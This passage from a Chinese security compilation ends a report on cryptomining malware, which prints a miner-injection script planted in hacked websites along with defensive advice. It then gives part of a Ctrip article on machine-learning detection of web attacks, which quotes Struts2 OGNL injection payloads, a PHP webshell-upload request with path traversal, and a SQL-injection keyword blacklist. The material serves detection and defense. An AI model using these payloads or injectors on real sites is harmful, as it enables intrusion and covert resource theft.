


图 22 挖矿脚本利用任务栏隐藏自身

在这些被植入挖矿脚本的网站中，一部分是贪图利益的站长主动将挖矿脚本嵌入网页中的，而另一部分则是黑客入侵网站之后植入挖矿脚本的。2017 年 11 月我们发现一批网站被植入了带有相同标识符的 ProjectPoi 挖矿脚本，但这一批网站之间并没有丝毫关联，可以推测，是黑客入侵网站之后植入的挖矿脚本。图 23 展示了这些网站中植入的挖矿脚本。

```
var script = document.createElement('script');
script.type = 'text/javascript';
script.src = "https://ppoi.org/lib/projectpoi.min.js";
script.onload = script.onreadystatechange = function(){var miner = new ProjectPoi.Anonymous('F037XLkRhIUeXO1b1HOTnJck',{threads: 4,autoThreads: false,throttle: 0.5});miner.start();}
```

图 23 一些被黑客入侵的站点中植入的挖矿脚本

不同于通过入侵服务器搭建挖矿木马僵尸网络，网页挖矿脚本更容易被用户所察觉，但由于利益驱使依然有许多网站中被植入了挖矿脚本。图 24 展示了 2017 年 9 月-12 月网页植入挖矿脚本数量变化趋势。不难看出，网页挖矿脚本数量还在不断增加，特别是进入 12 月后数量有明显上涨的趋势。




图 24 2017 年 11 月-12 月网页挖矿脚本数量变化趋势

网页挖矿脚本之所以如此活跃，主要是因为大部分挖矿脚本都来自于色情网站这一类特殊的站点，由于这类网站的高访问量导致挖矿脚本数量的持续升高。图 25 展示了网页挖矿脚本在各类网站中出现的比例，不难看出，色情网站是网页挖矿脚本的重灾区。




图 25 各类网站植入挖矿脚本比例

相比较挖矿木马僵尸网络，网页挖矿脚本属于后起之秀，但出现时间晚并不能阻止此类挖矿木马的兴起，巨大的利益驱动促使更多的黑产从业者投身挖矿事业中。但由于网页挖矿隐蔽性较低，未来黑产从业者可能会将挖矿目标转移到网页游戏和客户端游戏中，通过游戏的资源高消耗率掩盖挖矿机的运作。而移动平台也有可能是挖矿木马的重要目标。

0x4 防范与总结

挖矿木马的崛起源于数字货币交易价格的持续走高，从当前的情况看，数字货币交易价格还将持续攀升，这也将可能导致挖矿木马数量的激增。因此，如何防范挖矿木马是重中之重。

防范挖矿木马僵尸网络

挖矿木马僵尸网络的目标是服务器，黑客通过入侵服务器植入挖矿机程序获利。如果能对黑客的入侵行为进行有效防范，就能够将挖矿木马僵尸网络扼杀在摇篮中。作为服务器管理员，进行如下工作是防范挖矿木马僵尸网络的关键：

(1) 避免使用弱口令。从上文可知，“隐匿者”这类规模庞大的僵尸网络拥有完备的弱口令爆破模块，因此避免使用弱口令可以有效防范僵尸程序发起的弱口令爆破。管理员不仅应该在服务器登录帐户上使用强密码，在开放端口上的服务（例如 MSSQL 服务，MySQL 服务）也应该使用强密码。

(2) 及时为操作系统和相关服务打补丁。许多挖矿木马僵尸网络利用“永恒之蓝”漏洞利用武器进行传播，而“隐匿者”更是在“永恒之蓝”漏洞利用武器泄露的几天后就开始将它用于真实攻击，可见黑客对于 1day，Nday 漏洞的利用十分娴熟。由于大部分漏洞细节公布之前相应厂商已经推送相关补丁，如果服务器管理员能够及时为系统和相关服务打补丁就能有效避免漏洞利用攻击。服务器管理员需要为存在被攻击风险的服务器操作系统、Web 服务端、开放的服务等及时打补丁。

(3) 定期维护服务器。由于挖矿木马会持续驻留在计算机中，如果服务器管理员未定期查看服务器状态，那么挖矿木马就难以被发现。因此服务器管理员应定期维护服务器，内容包括但不限于：查看服务器操作系统 CPU 使用率是否异常、是否存在可疑进程、WMI 中是否有可疑的类、计划任务中是否存在可疑项、是否有可疑的诸如 PowerShell 进程、mshta 进程这类常被用于持续驻留的进程存在。

2. 防范网页挖矿脚本

网页挖矿脚本一般针对 PC，因此也较容易被发现，用户可以通过以下几方面防范网页挖矿脚本：

(1) 浏览网页时留意 CPU 使用率。由于挖矿脚本的运行会导致 CPU 使用率飙升，如果用户在浏览网页时发现计算机 CPU 使用率飙升且大部分 CPU 使用来自于浏览器，那么网页中可能嵌入挖矿脚本。

(2) 不访问浏览器或杀毒软件标记为高风险的网站。如今大部分杀软和主流浏览器都具备检测网页挖矿脚本的能力，若用户访问的网站是被标注为高风险的恶意网站，那么网站中可能嵌入了挖矿脚本。不访问被标记为高风险的网站也能避免挂马攻击。

2017 年是挖矿木马爆发的一年，而 2018 年可能是挖矿木马从隐匿的角落走向大众视野的一年。阻止挖矿木马的兴起是杀毒软件的重要责任，而防范挖矿木马的入侵是每一位服务器管理员、PC 用户需要时刻注意的重点。防御挖矿木马，保护用户的计算机安全，任重而道远！

0x5 参考链接

[1] 利用服务器漏洞挖矿黑产案例分析；

<http://www.freebuf.com/articles/system/129459.html>

[2] 悄然崛起的挖矿机僵尸网络：打服务器挖价值百万门罗币；

<http://www.freebuf.com/articles/web/146393.html>

[3] Persistent drive-by cryptomining coming to a browser near you；

<https://blog.malwarebytes.com/cybercrime/2017/11/persistent-drive-by-cryptomining-coming-to-a-browser-near-you>

[4] “门罗币最近没落了吗？什么原因？”问题“艾俊强”的回答；

<https://www.zhihu.com/question/60058310/answer/222755086>

招賢納士 招募精英之才

WE NEED YOU

招募岗位

渗透测试工程师

安卓逆向工程师

安全运维工程师

安全开发工程师

DBA 工程师

测试工程师

前端开发工程师

算法专家



✉ 邮箱:
sec@wifi.com
微博:
WiFi万能钥匙安全应急响应中心



WiFi万能钥匙安全应急响应中心
WiFiMasterKey Security Response Center

【安全运营】

机器学习在 web 攻击检测中的应用实践

作者：岳良@携程信息安全部

文章来源：【携程技术中心】https://mp.weixin.qq.com/s/Fuu70rPWYYP5mQSOK3J9_Q

一、背景

在 web 应用攻击检测的发展历史中，到目前为止，基本是依赖于规则的黑名单检测机制，无论是 web 应用防火墙或 ids 等等，主要依赖于检测引擎内置的正则，进行报文的匹配。虽说能够抵御绝大部分的攻击，但我们认为其存在以下几个问题：

1. 规则库维护困难，人员交接工作，甚至时间一长，原作者都很难理解当初写的规则，一旦有误报发生，上线修改都很困难
2. 规则写的太宽泛易误杀，写的太细易绕过

例如一条检测 sql 注入的正则语句如下：`<div>`：

```
String inj_str =  
"\"|and|exec|insert|select|delete|update|count|*|%|chr|mid|master|truncate|char|declare|;|or|-|+|,";
```

一条正常的评论，“我在 selected 买的衬衫脏了”，遭到误杀。

3. 正则引擎严重影响性能，尤其是正则条数过多时，比如我们之前就遇到 kafka 中待检测流量严重堆积的现象

那么该如何解决以上问题呢？尤其在大型互联网公司，如何在海量请求中又快又准地识别出恶意攻击请求，成为摆在我们面前的一道难题。

近来机器学习在信息安全方面的应用引起了人们的大量关注，我们认为信息安全领域任何需要对数据进行处理，做出分析预测的地方都可以用到机器学习。本文将介绍携程信息安全部在 web 攻击识别方面的机器学习实践之路。

二、恶意攻击检测系统 nile 架构介绍




图 1：携程 nile 攻击检测系统架构第一版

首先我们简单介绍一下携程攻击检测系统 nile 的最初架构，如上图 1 所示，我们在流量进入规则引擎（这里指正则匹配引擎）之前，先用白名单过滤掉大于 97% 的正常流量（我们认为如 <http://ctrip.com/flight?Search?key=value>, 只要 value 参数值里面没有英文标点和控制字符的都是“正常流量”，另外还有携程的出口 ip 流量等等）。剩下的 3% 流量过正则规则引擎，如果结果为黑（恶意攻击），就会发到漏洞自动化验证系统 hulk（hulk 介绍可以参考 <https://zhuanlan.zhihu.com/p/28115732>），例如调用 sqlmap 去重放流量，复验攻击者能否真的攻击成功。

目前 nile 系统我们改进到了第五版，架构如下图 2，其中最重要的改变是在规则引擎之前加入了 spark 机器学习引擎，目前使用的是 spark mllib 库来建模和预测。如果机器学习引擎判别请求为黑，则会继续抛给正则规则引擎做二次检查，若复验依然为黑，则会抛给 hulk 漏洞验证系统。




图 2：携程 nile 攻击检测系统架构最新版

这么做带来了以下好处：

机器学习的处理速度比较快，能够过滤掉大部分流量再扔给正则引擎。解决了过去正则导致 kafka 堆积严重的问题（即使是原始流量中的 3%也存在此问题）。

可以对比正则引擎和机器学习引擎的结果，互相查缺补漏。例如我们可以发现正则的漏报或误报，手工修改或补充已有的正则库。若是机器学习误报，白流量识别为黑，首先想到的是否黑样本不纯，另外就是特征提取有问题。

如果机器学习漏报，那怎么办呢？按图 2 的流程我们根本不知道我们漏报了哪些。最直接的想法就是并列机器学习引擎和正则引擎，来查缺补漏，但这样违背了我们追求效率的前提。最近的一个版本我们加入了动态 ip 黑名单，时间窗口内多次命中的高风险 ip 重点关注，直接忽略 storm 白名单。在实践中，我们借鉴了此部分黑 ip 的流量来补充我们的学习样本（黑 ip 的流量 99%以上都是攻击流量），我们发现了 referer，ua 注入等，其他还发现了其他逻辑攻击的痕迹，比如订单遍历等等。

有人可能会问，根据上面的架构，如果对方拿新流出的攻击 poc 来攻击你，只攻击 1 次，那不是检测不出来了么？首先如果 poc 中还是有很多的特殊英文标点和敏感单词的话，我们还是能检测出来的；另一种情况如果真的漏了，那怎么办，这时候只能人肉写新的正则加入检测逻辑中，如图 2 中我们加入了“规则引擎（新上规则）”直接进行检测，经过不断的打标签吐到 es 日志，新型攻击的日志又可以作为学习用的黑样本了，如此循环。

加入机器学习前后的效果对比：kafka 消费流量：1 万/分钟->400 万+，白名单之后的检测量：1 万/分钟->10 万+

我们设置了一分钟一个批次消费，每分钟有 10 万+数据，在 spark 花了 10 秒钟左右处理完，所以如果我们缩短消费批次窗口，理论上还可以提高 5-6 倍的吞吐，如下图 3。

Batch Time	Input Size	Scheduling Delay <small>(?)</small>	Processing Time <small>(?)</small>
2017/09/13 15:17:00	150060 records	1 ms	12 s
2017/09/13 15:16:00	141986 records	0 ms	12 s
2017/09/13 15:15:00	139310 records	1 ms	11 s
2017/09/13 15:14:00	143154 records	0 ms	14 s
2017/09/13 15:13:00	141412 records	0 ms	11 s
2017/09/13 15:12:00	144183 records	0 ms	9 s
2017/09/13 15:11:00	138273 records	1 ms	9 s
2017/09/13 15:10:00	136210 records	1 ms	11 s
2017/09/13 15:09:00	136938 records	1 ms	13 s
2017/09/13 15:08:00	137362 records	0 ms	11 s
2017/09/13 15:07:00	138267 records	1 ms	11 s
2017/09/13 15:06:00	139190 records	0 ms	12 s
2017/09/13 15:05:00	137216 records	1 ms	11 s
2017/09/13 15:04:00	135794 records	0 ms	12 s
2017/09/13 15:03:00	138136 records	1 ms	8 s
2017/09/13 15:02:00	139489 records	0 ms	10 s

图3：新架构下spark处理速度

我们先看一个机器学习的识别结果，如下图4：

rule_result	url	postdata
white	hotels.ctrip.com:80/hotel/4688225.htm	(%23_memberAccess%3d@ognl.ognlContext@DEFAULT_MEMBER_ACCESS)%3f(%23req%3d%40org.apache.struts2.ServletActionContext%40getRequest(),%23res%3d%40org.apache.struts2.ServletActionContext%40getResponse(),%23res.setCharacterEncoding(%23parameters.encoding[0]),%23%3d%23res.getWriter(),%23w.print(%23parameters.web[0]),%23w.print(%23parameters.path[0]),%23w.close()):xx.toString().json?&pp=%2f&encoding=UTF-8&web=security_&path=checkm1
white	you.ctrip.com:80/8ightlist/chungcheongnam1445.html	-----e116d19044c Content-Disposition: form-data; name="test"; filename="%{#test='multipart/form-data'}.(#dm=@ognl1.ognlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#req=@org.apache.struts2.ServletActionContext.getRequest()).(#res=@org.apache.struts2.ServletActionContext#getResponse()).(#res.setContentType('text/html;charset=UTF-8')).(#res.getWriter().print('security_')).(#res.getWriter().print('check')).(#res.getWriter().flush()).(#res.getWriter().close())%b
white	you.ctrip.com:80/8ightlist/chungcheongnam1445.html	method:%23_memberAccess%3d@ognl.ognlContext@DEFAULT_MEMBER_ACCESS,%23req%3d%40org.apache.struts2.ServletActionContext%40getRequest(),%23res%3d%40org.apache.struts2.ServletActionContext%40getResponse(),%23res.setCharacterEncoding(%23parameters.encoding[0]),%23%3d%23res.getWriter(),%23w.print(%23parameters.web[0]),%23w.print(%23parameters.path[0]),%23w.close(),%1%23xx;%23request.toString()&p=%2f&encoding=UTF-8&web=security_&path=check

图4：机器学习es记录日志

rule_result 标签是正则的识别结果，由于当时我们没有添加 struts2 攻击的正则，但是由 ES 日志结果可知，机器学习引擎依然检测出了攻击。

介绍了完了架构，回归机器学习本身，下面将介绍如何建立一个 web 攻击检测的机器学习模型。而一般来讲，应用机器学习解决实际问题分为以下 4 个步骤：

定义目标问题

收集数据和特征工程

训练模型和评估模型效果

线上应用和持续优化

三、定义目标问题

核心的目标问题：

二分类问题，预测流量是攻击或者正常

漏报率必须<10%以上（在这里，我们认为漏报比误报问题更严重，误报我们还可以通过第二层的正则引擎去纠正）

模型预测速度必须快，例如 knn 最近邻这种带排序的算法被我们剔除在外

机器学习应用于信息安全领域，第一道难关就是标签数据的缺乏，得益于我们的 ES 日志中已有正则打上标签的真实生产流量，所以这里我们决定使用基于监督学习的二分类来建模。监督学习的目的是通过学习许多有标签的样本，然后对新的数据做出预测。当然也有人提出过无监督的思路，建立正常流量模型，不符合模型的都识别为恶意，比如使用聚类分析，本文不做进一步讨论。

没有一个机器学习模型可以解决所有的问题，我们可以借鉴前人的经验，比如贝叶斯适用垃圾邮件识别，HMM 适用语音识别。具体的算法对比可参考

<https://s3-us-west-2.amazonaws.com/mlsurveys/54.pdf>

明确了我们需要达到的目标，下面开始考虑“收集数据和特征工程”，也是我们认为模型成败最关键的一步。

四、收集数据和特征工程

我们写段脚本，分别按天分时间段取 ES 黑白数据，并将其分开存储，再加上自研 waf 的告警日志，以及网上收集的 poc，至此我们的训练原始材料准备好了。另外特别需要注意的是：get 请求和 post 请求我们分开提取特征，分开建模，至于为什么请读者自行思考。

一开始本地实验时，我是选用的 python 的 sklearn 库，训练样本黑白数据分别为 10w+ 条数据，达到 1 比 1 的平衡占比。项目上线的时候，我们采用的是 spark mllib 来做的。本文为了介绍方便，还是以 python+sklearn 来进行介绍。

再来聊聊“特征工程”。我们认为“特征工程”是机器模型中最重要的一部分，其更像是 一门艺术，往往依赖于专家的“直觉”和专业领域经验，更甚者有人调侃机器学习其实就是 特征工程。你能相信一个从来不看 NBA 的人建模出来的 NBA 总决赛预测结果模型么？

限于篇幅，这里主要介绍我们认为项目中比较重要的“特征工程”的步骤：

特征提炼：

核心需求：从训练数据中提取哪些有效信息，需要这些信息如何组织？

我们观察一下 ES 日志中攻击语句和正常语句的区别，如下：

攻击语句：`<>`：

```
flights.ctrip.com/Process/checkinseat/index?tpl_content=<?php  
eval($_POST[c])?>&name=test404.php&dir=index/../../../../&current_dir=tpl
```

正常语句：`<>`：

```
flights.ctrip.com/Process/checkinseat/index?tpl_content=hello, world!
```

明显我们看到攻击语句里面最明显的特征是，含有 eval, ..等字符、标点，而正常语句我们看到含有英文逗号，感叹号等等，所以我们可以将例如 eval 的个数列出来作为一个特征维度。在实际处理中我们忽略了 uri，只取 value 参数中的值来提特征。比如上面的 2 条语句 flights.ctrip.com/Process/checkinseat/index?tpl_content 部分都被我们忽略了。

```
def get_evil_eval(url):
    return len(re.findall("(eval)", url, re.IGNORECASE))
```

如果不存在 value , 例如是敏感目录猜测攻击 , 那怎么办 , 我们的做法是分开对待 , 剔除掉例如 flights.ctrip.com 等无效数据 , 取整个 uri 来提特征。

假设我们规定取 5 种特征 , 分别是 script , eval , 单引号 , 双引号 , 左括号的个数 , 那么上面攻击语句就转换为 [0,1,0,0,2]

最后我们得到一个攻击语句的特征是 5 维的 , 打上标签 label=1 , 正常流量 label=0 做区分。这样 , 一个请求就转换成一个 $1 \times n$ 的矩阵 , m 个训练样本就是 $m \times n$ 的输入建模。

但是上线了第一版后 , 虽然消息队列消费速度大幅提升 , 识别率也基本都还可以 , 但我们还是放弃了这种正则匹配语句的特征提取方法 , 这里说下原因 :

- 1 , 这样用正则来提取特征 , 总会有遗漏的关键词 , 又会陷入查缺补漏的怪圈
- 2 , 优化特征较麻烦 , 例如加上某个特征维度后 , 会增加误报 , 去掉后又会增加漏报
- 3 , 预测的时候 , 还是要将请求语句过一遍正则 , 转化为数字向量特征 , 降低了引擎效率

我们得到了使用机器学习来做情感二分类的启发 , 查证了资料 1<https://github.com/jeonglee/ML> 后 , 决定替换掉正则提取特征的方式 , 采用 tfidf 来提取特征。

我们认为本质上情感二分类和黑白流量分类是比较相似的问题 , 前者是给出一句话例如 “Tom , you are not a good boy!” 来判断是否正面评价 , 而我们的语句中没那么多正面或负面的情感词 , 更多的是英文标点和一些疑似高危词语如 select , 那我们概念替换一下 , 高危英文标点是否就像是负面情感词 , 其他词就像是中性词 , 从而我们的问题就变成了二分类 “ 中性语句和恶意语句 ” 。

这里简单介绍下 tfidf , 更详尽的可以参考 <https://en.wikipedia.org/wiki/Tfidf> 。

例如我们有 1000 条 get 请求语句 , 第一条语句共计 10 个单词 , 其中单引号有 3 个 , from 也有 3 个。1000 条语句中有 10 条语句包含单引号 , 100 条包含 from , tfidf 计算如下 (在进行 tfidf 计算之前 , 我们需要对句子中的标点和特殊字符做处理 , 比如转为 string 类型 , 具体参考资料 1) :

$$\text{TF} - \text{IDF} = \text{词频(TF)} \times \text{逆文档频率 (IDF)}$$

	包含该词的语句个数	TF	IDF	TF-IDF
单引号	10	0.3	1.958	0.5874
from	100	0.3	0.995	0.3318

计算结果：单引号的 tfidf=0.587 > from 的 tfidf=0.3318

TFIDF 的主要思想是：如果某个词或短语在一篇文章中出现的频率，并且在其他文章中很少出现，则认为此词或者短语具有很好的类别区分能力，适合用来分类。这里和我们的大脑判断基本一致，单引号的 tfidf 值对比之下更大，比 from 更能代表一句话是否是攻击语句。

代码 demo 如下：

```
from sklearn.feature_extraction.text import CountVectorizer, TfidfTransformer, TfidfVectorizer
tv = TfidfVectorizer(analyzer='word', ngram_range={1,3})
n_grams_tfidf = tv.fit_transform(df['uri'].values.astype('U'))
```

之所以取 ngram_range={1,3}，是因为我们想保存前后单词间的顺序关系作为特征的一部分，例如前面的 “Tom , you are not a good boy!” 中的一个维度特征是 [not, a , good]，然后计算得到这个“集合词”的 tfidf。当然你可以基于 char 来取特征，具体的参数取值宽度都需要实验来证明哪一种效果最好。至于去停用词，标点怎么转换等等，大家可以参考 <https://github.com/jeonglee/ML/blob/master/spark/NaiveBayes/src/main/java/WordParser.java>，这里就不赘述。

样本数据清洗：

虽然我们已经明确了如何提取特征，建模貌似也 ok 了，这时我们问自己一个问题：训练数据覆盖率怎么样，原始训练数据的标签是否准确？如果我们本身的训练样本就不纯净，结果一定也不尽如人意。下面说一下我们在样本清洗中做过的工作：

优化已有的检测正则：当打开 white.txt 和 black.txt，我们肉眼观察了一下，发现不少的错误归类，所以说明我们的正则引擎本身就存在优化的需要

加入动态 ip 黑名单，收集其攻击日志，加入黑样本。经过我们观察，发现这种持续拿扫描器扫描的 ip，其黑流量占比 99%以上

关于白样本，我们可以直接按时间段取原始流量作为白样本数据，因为毕竟白样本占镜像流量的 99.99%以上

样本去重，相同请求内容语句进行去重

一些加密请求，根据参数名称，从样本中剔除

自建黑词库，放到白样本去中去匹配是否命中词库内容，查找标签明显错误的样本。举个例子，建立一个黑词库[base64_decode, onglcontext, img script, struts2...]，然后放到白样本里去查找匹配中的句子，剔除之。其实这种方法可应用的地方很多，例如旅游业的机器人客服，就可以用酒店的关键词去火车票的样本中去清洗数据，我们也是受此启发。

特征清洗大概占我们工作量的 60%以上，也是不可避免的持续优化的过程，属于体力活，无法避免。

特征归一化：由于这里我们采取了 tfidf，所以这里就没有使用归一化处理了，因为词频 tf 就带了防止偏向长句子的归一化效果。这里再提一下，如果用第一版正则取特征的方式就必须使用特征归一化，具体原因和归一化介绍请参考

http://blog.csdn.net/leiting_imecas/article/details/54986045。

五.训练模型和评估模型效果

初步评判 sklearn 训练模型很简单，这里我们交叉训练下，拿 50%的数据训练，50%的数据做测试，看下效果是否符合预期。

如果此时交叉训练的结果不尽如人意，一般原因有 3 个，且一般是下列第一、二种原因导致偏离预期结果较远，我们认为算法只是锦上添花，特征工程和样本的质量才是准确率高低的关键。

1. 特征提取有问题，这个没办法，完全基于个人特定范围的知识领域经验
2. 训练样本有问题，错误标签较多，或者样本不平衡
3. 算法和选取的训练参数需要优化

前面 2 个都介绍过了，下面我们讲一下参数如何优化，这里我们介绍使用 sklearn 里面的 GridSearchCV，其基本原理是系统地遍历多种参数组合，通过交叉验证确定最佳效果参数，参考官方使用示例

http://scikit-learn.org/dev/modules/generated/sklearn.grid_search.GridSearchCV.html。

交叉训练达到心理预期之后，我们就将训练得到的本地模型存储到硬盘上，方便下次直接 load 使用。

训练和在线预测的 demo 代码如下，首先我们将黑白样本存储在 trainData.csv，分别存在 uri 和 label 标签下，

	uri	label
2	date=2017-08-18&from=%B4%F3%C7%EC&to=%C4%CF%B2%FD&page=1	0
3	{"isForcedDSearch":0,"fromDate":"2017-07-21","client_platform":	0
4	__VIEWSTATE=%2FwEPDwUJNzg0ODE3NTY0ZGSE3ygvea%2BNoM7CQ1oP9%2B6jJ	0
